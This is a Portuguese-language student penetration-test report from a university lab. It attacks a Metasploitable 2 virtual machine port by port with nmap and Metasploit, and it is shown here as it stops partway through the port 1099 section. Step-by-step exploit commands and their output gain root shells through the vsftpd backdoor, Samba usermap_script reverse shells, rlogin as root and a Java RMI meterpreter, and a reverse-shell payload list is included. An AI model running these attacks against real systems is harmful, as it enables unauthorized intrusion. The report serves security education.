

UNIVERSIDADE NOVE DE JULHO

BRENO DA PENHA REIS – 3021106053

DIEGO SILVA CUSTÓDIO – 3021103222

MARIA LUIZA CIRINO FALCÃO – 419101257

GUSTHAVO BATELLI BORGES - 420101639

LEONARDO PRATES ARAUJO – 3021101876

LUCAS CARVALHO MOTA – 2221104040

VICTOR FELIPE SOUZA MOURA – 2221104468

VITOR HUGO DA SILVA SANTOS – 921104603

RELATÓRIO DE TESTE DE INTRUSÃO

SÃO PAULO

2021

Sumário

PORTA 21	4
PORTA 23	9
PORTA 139	12
PORTA 513	15
PORTA 1099	16
PORTA 5900	17
PORTA 8180	19
PORTA 3306	24
PORTA 6667	31
PORTA 1524	34
PORTA 80	35
PORTA 445	38
PORTA 111	39
PORTA 5432	42
TABELA DE CRITICIDADE	45
CONCLUSÃO	46

INTRODUÇÃO

Os testes de intrusão podem ser definidos como uma tentativa legítima e autorizada de localizar e explorar sistemas de computadores de forma bem sucedida com intuito de tornar esses sistemas mais seguros.

O processo inclui sondar as vulnerabilidades, bem como oferecer ataques que funcionem como prova de conceito para demonstrar que eles são reais.

Os testes de intrusão adequados sempre terminam com recomendações para endereçar e corrigir os problemas descobertos durante o teste de intrusão. Esse processo como um todo é usado para ajudar a manter as redes e os computadores seguros contra ataques futuros.

A ideia geral consiste em identificar problemas de segurança usando as mesmas ferramentas e técnicas usadas por um invasor. Podemos então atenuar os riscos identificados por essas descobertas antes que um hacker de verdade os explore.

Um teste de intrusão realmente executa explorações de falhas (exploitation) para provar a existência de um problema de segurança, simulando a atividade de um hacker.

PORTA 21

Para que fossem realizados os testes na porta 21, o primeiro passo foi dar o comando “ip a” para descobrir o ip da máquina.

A terminal window titled 'root@kali: /home/kali' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(root@kali)-[/home/kali]'. The command '# fping -a -g 192.168.15.0/24 2>/dev/null' has been executed, resulting in a list of IP addresses: 192.168.15.1, 192.168.15.19, 192.168.15.26, 192.168.15.32, 192.168.15.36, 192.168.15.38, 192.168.15.230, and 192.168.15.231. The prompt is now '#'. A large 'KALI BY OFFENSIVE SECURITY' watermark is visible in the background.

```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
# fping -a -g 192.168.15.0/24 2>/dev/null
192.168.15.1
192.168.15.19
192.168.15.26
192.168.15.32
192.168.15.36
192.168.15.38
192.168.15.230
192.168.15.231
(root@kali)-[/home/kali]
#
```

Após identificar o IP da máquina metasploitable 2 (192.168.15.26), foi dado o comando “nmap -v -p 0-65535 -A 192.168.15.36”, e foram descobertas as portas que são apresentadas na figura.

```
Scanning 192.168.15.36 [65536 ports]
Discovered open port 3306/tcp on 192.168.15.36
Discovered open port 25/tcp on 192.168.15.36
Discovered open port 445/tcp on 192.168.15.36
Discovered open port 139/tcp on 192.168.15.36
Discovered open port 22/tcp on 192.168.15.36
Discovered open port 111/tcp on 192.168.15.36
Discovered open port 23/tcp on 192.168.15.36
Discovered open port 53/tcp on 192.168.15.36
Discovered open port 5900/tcp on 192.168.15.36
Discovered open port 80/tcp on 192.168.15.36
Discovered open port 21/tcp on 192.168.15.36
Discovered open port 51924/tcp on 192.168.15.36
Discovered open port 2121/tcp on 192.168.15.36
Discovered open port 33503/tcp on 192.168.15.36
Discovered open port 8787/tcp on 192.168.15.36
Discovered open port 52125/tcp on 192.168.15.36
Discovered open port 6000/tcp on 192.168.15.36
Discovered open port 32977/tcp on 192.168.15.36
Discovered open port 512/tcp on 192.168.15.36
Discovered open port 2049/tcp on 192.168.15.36
Discovered open port 1524/tcp on 192.168.15.36
Discovered open port 6667/tcp on 192.168.15.36
Discovered open port 8180/tcp on 192.168.15.36
Discovered open port 6697/tcp on 192.168.15.36
Discovered open port 513/tcp on 192.168.15.36
Discovered open port 8009/tcp on 192.168.15.36
Discovered open port 1099/tcp on 192.168.15.36
Discovered open port 514/tcp on 192.168.15.36
Discovered open port 3632/tcp on 192.168.15.36
Discovered open port 5432/tcp on 192.168.15.36
```

O comando gerou também a vulnerabilidade de cada porta, a da porta 21 era o FTP como mostra o print.

```
21/tcp    open  ftp        vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
ftp-syst:
  STAT:
  FTP server status:
    Connected to 192.168.15.32
    Logged in as ftp
    TYPE: ASCII
    No session bandwidth limit
    Session timeout in seconds is 300
    Control connection is plain text
    Data connections will be plain text
    vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

Para fazer o acesso ao FTP da máquina, foi utilizado o comando “ftp 192.168.15.36”, e as credenciais utilizadas para acessar foi anonymous, no login e na senha. Esse usuário e senha foi usado, pois normalmente todos ftp utilizam essas credenciais.

```
(root@kali)-[/home/kali]
# ftp 192.168.15.36
Connected to 192.168.15.36.
220 (vsFTPd 2.3.4)
Name (192.168.15.36:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Foi utilizado o comando “ls” para identificar as pastas que teria acesso, porém, nada foi apresentado, além de um código escrito “421 timeout”

```

(rootkali)-[/home/kali]
# ftp 192.168.15.36
Connected to 192.168.15.36.
220 (vsFTPD 2.3.4)
Name (192.168.15.36:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
421 Timeout.
ftp>

```

Sem sucesso, o comando “bye” foi utilizado para sair do prompt ftp da máquina.

```

(rootkali)-[/home/kali]
# ftp 192.168.15.36
Connected to 192.168.15.36.
220 (vsFTPD 2.3.4)
Name (192.168.15.36:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
421 Timeout.
ftp> bye

```

```

(rootkali)-[/home/kali]
#

```

Para que fosse possível ter o acesso aos arquivos e diretórios da máquina, seria necessário ter a versão do ftp, e essa informação estava nos dados fornecidos pelo comando nmap: “vsftpd 2.3.4”.

```

21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
ftp-syst:
STAT:
FTP server status:
  Connected to 192.168.15.32
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
vsFTPD 2.3.4 - secure, fast, stable
_End of status

```

Com essa informação em mãos, foi feita uma pesquisa para saber se havia algum exploit que poderia ser utilizado nessa invasão.

Com a pesquisa realizada, foi encontrado o exploit: exploit/unix/ftp/vsftpd_234_backdoor. Então, para utilizar o mesmo, foi dado o comando “msfconsole” na máquina que realiza o ataque.

```
(root@kali)~[/home/kali]
# msfconsole

# cowsay++
< metasploit >
  \  (oo)_____)
   (_____) \
    ||--|| *

      =[ metasploit v6.0.31-dev ]
+ -- --=[ 2101 exploits - 1131 auxiliary - 357 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > 
```

Para ver se o exploit estava disponível, foi utilizado o comando “vsftpd_234_backdoor”, então apareceu o exploit necessário para tentar a invasão à máquina alvo pela porta 21.

```
msf6 > search vsftpd_234_backdoor

Matching Modules
=====
#  Name                                     Disclosure Date  Rank       Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No     VSFTPD v2.3.4
Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

Foi utilizado o comando “use 0” para utilizar o exploit desejado e dado o comando “show options” para configurar o mesmo.

O RHOST foi apontado para a máquina alvo, o RPORT já estava configurado corretamente, utilizando o comando “set rhost”.

```

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.15.36   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.15.36   yes       The target host to connect to
  LPORT     4444             yes       The target port to connect to

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.15.36
rhost => 192.168.15.36
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Foi feito o uso do comando “exploit” para executar o exploit. E também o uso do comando “python -c 'import pty;pty.spawn('/bin/bash')'” para acessar o shell da máquina.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.15.36:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.15.36:21 - USER: 331 Please specify the password.
[+] 192.168.15.36:21 - Backdoor service has been spawned, handling...
[+] 192.168.15.36:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.15.36:6200) at 2021-06-05 16:05:26
0400

exploit
sh: line 6: exploit: command not found

python -c "import pty;pty.spawn('/bin/bash')"
root@metasploitable:/#

```

Executando o comando “ls”, é possível ver todos os diretórios da máquina.

```

root@metasploitable:/# ls
ls
bin      dev      initrd   lost+found  nohup.out  root  sys  var
boot    etc      initrd.img  media      opt        sbin  tmp  vmlinuz
cdrom   home     lib        mnt        proc       srv   usr
root@metasploitable:/#

```


Com o comando “cd” é possível acessar todos os diretórios da máquina.

```
python -c "import pty;pty.spawn('/bin/bash')"  
root@metasploitable:/# ls  
ls  
bin      dev      initrd    lost+found  nohup.out  root    sys      var  
boot     etc      initrd.img media        opt         sbin    tmp      vmlinuz  
cdrom    home    lib       mnt         proc       srv     usr  
root@metasploitable:/# cd tmp  
cd tmp  
root@metasploitable:/tmp# cd ..  
cd ..  
root@metasploitable:/#
```

PORTA 23

A porta 23 é a porta telnet, umas das portas abertas na máquina alvo.

```
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (D  
| ssh-hostkey:  
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (D  
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (R  
23/tcp    open  telnet   Linux telnetd  
25/tcp    open  smtp     Postfix smtpd  
|_smtp-commands: metasploitable.localdomain, PIPELINING, SI  
|_ssl-date: 2021-06-05T23:09:34+00:00; +15s from scanner ti  
|_sslv2:
```

É digitado de início o comando “msfconsole”.

```
(root@kali)-[/home/kali]
# msfconsole

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T; .;P'
II 'T; ;P'
IIIIII System 'YvP'

I love shells --egypt

      =[ metasploit v6.0.31-dev ]
+ -- --=[ 2101 exploits - 1131 auxiliary - 357 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>

msf6 >
```

Para invadir essa máquina por essa porta, é utilizado o exploit usermap_script, para procurar esse exploit, é executado o comando “search usermap_sript”.

```
Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 >
```

É digitado “use 0” para acessar esse exploit, executado o comando “show options” para exibir as informações que precisam ser configuradas, e também é executado o comando “set rhost” para definir o ip da máquina alvo.

```

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.0.36     yes       The target host(s), range CIDR identifier, or hosts f
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.15.32   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.0.36
rhost => 192.168.0.36
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.15.36
rhost => 192.168.15.36
msf6 exploit(multi/samba/usermap_script) >

```

Para exibir os payloads, é executado o comando “show payloads” e para selecionar é utilizado o comando “use cmd/unix/reverse”.

```

18 cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
19 cmd/unix/reverse_awk normal No Unix Command Shell, Reverse TCP (via AWK)
20 cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
21 cmd/unix/reverse_jjs normal No Unix Command Shell, Reverse TCP (via jjs)
22 cmd/unix/reverse_ksh normal No Unix Command Shell, Reverse TCP (via Ksh)
23 cmd/unix/reverse_lua normal No Unix Command Shell, Reverse TCP (via Lua)
24 cmd/unix/reverse_ncat_ssl normal No Unix Command Shell, Reverse TCP (via ncat)
25 cmd/unix/reverse_netcat normal No Unix Command Shell, Reverse TCP (via netcat)
26 cmd/unix/reverse_netcat_gaping normal No Unix Command Shell, Reverse TCP (via netcat -e)
27 cmd/unix/reverse_openssl normal No Unix Command Shell, Double Reverse TCP SSL (openssl)
28 cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
29 cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
30 cmd/unix/reverse_php_ssl normal No Unix Command Shell, Reverse TCP SSL (via php)
31 cmd/unix/reverse_python normal No Unix Command Shell, Reverse TCP (via Python)
32 cmd/unix/reverse_python_ssl normal No Unix Command Shell, Reverse TCP SSL (via python)
33 cmd/unix/reverse_r normal No Unix Command Shell, Reverse TCP (via R)
34 cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby)
35 cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
36 cmd/unix/reverse_socat_udp normal No Unix Command Shell, Reverse UDP (via socat)
37 cmd/unix/reverse_ssh normal No Unix Command Shell, Reverse TCP SSH
38 cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)
39 cmd/unix/reverse_tclsh normal No Unix Command Shell, Reverse TCP (via Tclsh)
40 cmd/unix/reverse_zsh normal No Unix Command Shell, Reverse TCP (via Zsh)

msf6 exploit(multi/samba/usermap_script) > use cmd/unix/reverse
msf6 payload(cmd/unix/reverse) >

```

Para acessar o exploit, foi inserido o comando “exploit”.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.15.32:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo JmDLeipf0ACf5qv0;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "JmDLeipf0ACf5qv0\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.15.32:4444 → 192.168.15.36:40507) at 2021-06-05 19:57:35 -0400
```

Após esses passos, o invasor tem total acesso à máquina.

PORTA 139

Para que fossem realizados os testes, o primeiro passo foi dar o comando “ip a” para descobrir o ip da máquina.

```
(root@kali)-[/home/kali]
# fping -g -a 192.168.186.0/24 2>/dev/null
192.168.186.2
192.168.186.128
192.168.186.129
```

Após identificar o ip da máquina alvo (192.168.186.129), foi dado o comando “nmap -n -v -Pn -sV -sS -o 192.168.100.129” e foram descobertas as portas apresentadas na figura.

```

Scanning 192.168.186.129 [1000 ports]
Discovered open port 445/tcp on 192.168.186.129
Discovered open port 25/tcp on 192.168.186.129
Discovered open port 22/tcp on 192.168.186.129
Discovered open port 5900/tcp on 192.168.186.129
Discovered open port 139/tcp on 192.168.186.129
Discovered open port 21/tcp on 192.168.186.129
Discovered open port 53/tcp on 192.168.186.129
Discovered open port 111/tcp on 192.168.186.129
Discovered open port 3306/tcp on 192.168.186.129
Discovered open port 80/tcp on 192.168.186.129
Discovered open port 23/tcp on 192.168.186.129
Discovered open port 514/tcp on 192.168.186.129
Discovered open port 5432/tcp on 192.168.186.129
Discovered open port 512/tcp on 192.168.186.129
Discovered open port 513/tcp on 192.168.186.129
Discovered open port 6667/tcp on 192.168.186.129
Discovered open port 8180/tcp on 192.168.186.129
Discovered open port 8009/tcp on 192.168.186.129
Discovered open port 1524/tcp on 192.168.186.129
Discovered open port 2049/tcp on 192.168.186.129
Discovered open port 2121/tcp on 192.168.186.129
Discovered open port 1099/tcp on 192.168.186.129
Discovered open port 6000/tcp on 192.168.186.129

```

Esse comando também gerou o estado da porta, seu serviço e a sua versão. Como pode ser visto na figura.

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login	OpenBSD or Solaris rlogind
514/tcp	open	tcpwrapped	
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Depois de descobrir o ip da máquina e a porta que será invadida, o próximo passo foi executar o comando “msfconsole” como mostrado na figura.

```
(root@kali)-[/home/kali]
# msfconsole

.. /

..~P~~~~~ -o+:.
..+ooooysyysyysyddh++os-~~~~~ -o+:.
+++++sydhyoyso/:.~~~~~ ... -/// ::ohhyosyyosyy/+om++:ooo///o
+++++////////~////////+++++ooooysyososso+++++//////////oossoy
- File System *-- ... -///+++++////////~////////+++++////////
.....

Home

oo/-hd: .
.yNmMMh//+syysso-~~~~~
.shMMMMN//dmMMMMMMMMMMMMMs`
///omh//dMMMMMMMMMMMMMMMMM/::::/+ooso--/ydh//+s+/osssso:--syN//os:
/MMMMMMMMMMMMMMMMMMMd. /+-+~yy/...osydh/-+oo:-`o//...oyodh+
-hMMmssddd+:dMMmNMh. `+=mmk.//^^^\\.^.^:++:^o://^^^\\`::
.sMMmo. -dMd--:mN/^ ||-X-|| ||-X-||
...../ydd/:...+hmo-...hdd:.....\\=v=//.....\\=v=//.....

+-----+
+ | Session one died of dysentery. | +
+-----+

Press ENTER to size up the situation

%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%
%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%
%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%
%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%
%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%
```

Depois foi executado o comando “search samba” para achar um exploit pelo qual poderíamos invadir o alvo. Como mostrado na figura que também exibe seu ranking e sua descrição.

```
msf6 > search samba
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
4	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
5	auxiliary/scanner/rsync/modules_list		normal	No	List Rsync Modules
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
7	exploit/unix/http/quest_kace_systems_management_rce	2010-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
8	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
9	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10	exploit/linux/samba/setinfoheap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11	auxiliary/admin/samba/symlink_traversal		normal	No	Samba Symlink Directory Traversal
12	auxiliary/scanner/smb/smb_unit_cred		normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Credential State
13	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
14	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Module Load
15	auxiliary/dos/samba/lsa_addprivs_heap		normal	No	Samba lsa_io_privilege_set Heap Overflow
16	auxiliary/dos/samba/lsa_transnames_heap		normal	No	Samba lsa_io_trans_names Heap Overflow
17	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_io_trans_names Heap Overflow
18	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
19	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
20	auxiliary/dos/samba/read_nttrans_ea_list		normal	No	Samba read_nttrans_ea_list Integer Overflow
21	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
22	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
23	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
24	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)
25	exploit/windows/http/sambar6_search_results	2003-06-21	normal	Yes	Sambar 6 Search Results Buffer Overflow

Após achar um exploit com um ranking excellent foi executado o comando “use exploit/multi/samba/usermap_” para usar esse exploit, e depois de acessar o exploit foi executado o comando “show options” para mostrar as opções do exploit. Como mostrado na figura.

```
[*] Using exploit/multi/samba/usermap_script
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    139              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.186.128 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Depois foi executado o comando “set rhosts 192.168.186.129” para selecionar o alvo e depois foi usado o comando “exploit” para invadir o alvo. Como mostrado na figura.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.186.129
rhosts => 192.168.186.129
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.186.128:4444
[*] Command shell session 1 opened (192.168.186.128:4444 -> 192.168.186.129:51580) at 2021-06-07 10:18:24 -0400
```

PORTA 513

A porta 513 é relativamente simples de se invadir são pouco comandos que precisam ser executados para invadir o alvo, o primeiro comando a ser executado é “apt-get install rsh-client” para instalar a ferramenta, e depois é só executar o comando “rlogin -l root 192.168.186.129” para invadir o alvo. Como mostrado na figura.

```
(root@kali)~[/home/kali]
# rlogin -l root 192.168.186.129
Last login: Fri Jun  4 08:46:59 EDT 2021 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

Isso acontece, pois essa porta já está aberta, ou seja, ela é mais fácil de se invadir.

PORTA 1099

Ao descobrir a vulnerabilidade da porta 1099, o “java_rmi”, foi feita uma breve pesquisa no google e então descoberto que seria possível utilizar o metasploit para explorar essa vulnerabilidade, então foi usado o comando “msfconsole”, e em seguida o “search java_rmi”.

```
msf6 > search java rmi

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  auxiliary/gather/java_rmi_registry         2013-05-22      normal No     Java RMI Registry Interfaces Enumeration
1  auxiliary/scanner/misc/java_jmx_server     2011-05-22      normal No     Java JMX Server Insecure Endpoint Code Execution Scanner
2  auxiliary/scanner/misc/java_rmi_server     2011-10-15      normal No     Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/linux/misc/jenkins_java_deserialize 2015-11-18      excellent Yes  Jenkins CLI RMI Java Deserialization Vulnerability
4  exploit/multi/browser/firefox_xpi_bootstrapped_addon 2007-06-27      excellent No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
5  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation
6  exploit/multi/browser/java_signed_applet    1997-02-19      excellent No     Java Signed Applet Social Engineering Code Execution
7  exploit/multi/http/jenkins_metaprogramming 2019-01-08      excellent Yes  Jenkins ACL Bypass and Metaprogramming RCE
8  exploit/multi/http/totaljs_cms_widget_exec 2019-08-30      excellent Yes  Total.js CMS 12 Widget JavaScript Code Injection
9  exploit/multi/misc/java_jmx_server          2013-05-22      excellent Yes  Java JMX Server Insecure Configuration Java Code Execution
10 exploit/multi/misc/java_rmi_server         2011-10-15      excellent Yes  Java RMI Server Insecure Default Configuration Java Code Execution

Interact with a module by name or index. For example info 10, use 10 or use exploit/multi/misc/java_rmi_server
```

Durante a breve pesquisa, foi descoberto que a melhor opção seria utilizar “exploit/multi/misc/java_rmi_server”, após selecionar essa opção de exploit foi utilizado o comando “show options” para verificar se estava tudo correto, e em seguida o “set Rhost” para definir o ip do alvo.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.49.128 yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>'
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.49.128 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Generic (Java Payload)

msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.49.131
rhost => 192.168.49.131
```

Após tudo configurado, foi usado o comando “exploit” que deu o shell meterpreter, após isso, foi utilizado o comando “ls” apenas para verificar se estava realmente no shell.


```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.49.128:4444
[*] 192.168.49.131:1099 - Using URL: http://0.0.0.0:8080/782QABYIqo
[*] 192.168.49.131:1099 - Local IP: http://192.168.49.128:8080/782QABYIqo
[*] 192.168.49.131:1099 - Server started.
[*] 192.168.49.131:1099 - Sending RMI Header ...
[*] 192.168.49.131:1099 - Sending RMI Call ...
[*] 192.168.49.131:1099 - Replied to request for payload JAR
[*] Sending stage (58125 bytes) to 192.168.49.131
[*] Meterpreter session 1 opened (192.168.49.128:4444 → 192.168.49.131:52176) at 2021-06-06 20:09:04 -0400
[*] Sending stage (58125 bytes) to 192.168.49.131
[*] Meterpreter session 2 opened (192.168.49.128:4444 → 192.168.49.131:58264) at 2021-06-06 20:09:12 -0400
[*] Sending stage (58125 bytes) to 192.168.49.131
[*] Meterpreter session 3 opened (192.168.49.128:4444 → 192.168.49.131:38573) at 2021-06-06 20:09:12 -0400
[*] 192.168.49.131:1099 - Server stopped.

meterpreter > ls
Listing: /

Mode                Size           Type    Last modified          Name
-----
40666/rw-rw-rw-    4096          dir     2012-05-13 23:35:33 -0400 bin
40666/rw-rw-rw-    1024          dir     2012-05-13 23:36:28 -0400 boot
40666/rw-rw-rw-    4096          dir     2010-03-16 18:55:51 -0400 cdrom
40666/rw-rw-rw-   13820          dir     2021-06-06 18:07:40 -0400 dev
40666/rw-rw-rw-    4096          dir     2021-06-06 20:03:21 -0400 etc (GROUP)
40666/rw-rw-rw-    4096          dir     2010-04-16 02:16:02 -0400 home (GROUP)
40666/rw-rw-rw-    4096          dir     2010-03-16 18:57:40 -0400 initrd
100666/rw-rw-rw-  7929183        fil     2012-05-13 23:35:56 -0400 initrd.img
40666/rw-rw-rw-    4096          dir     2012-05-13 23:35:22 -0400 lib
40666/rw-rw-rw-   16384          dir     2010-03-16 18:55:15 -0400 lost+found
40666/rw-rw-rw-    4096          dir     2010-03-16 18:55:52 -0400 media
40666/rw-rw-rw-    4096          dir     2010-04-28 16:16:56 -0400 mnt
100666/rw-rw-rw-   8705          fil     2021-06-06 18:07:44 -0400 nohup.out
40666/rw-rw-rw-    4096          dir     2010-03-16 18:57:39 -0400 opt
40666/rw-rw-rw-     0            dir     2021-06-06 18:07:28 -0400 proc
40666/rw-rw-rw-    4096          dir     2021-06-06 18:07:45 -0400 root
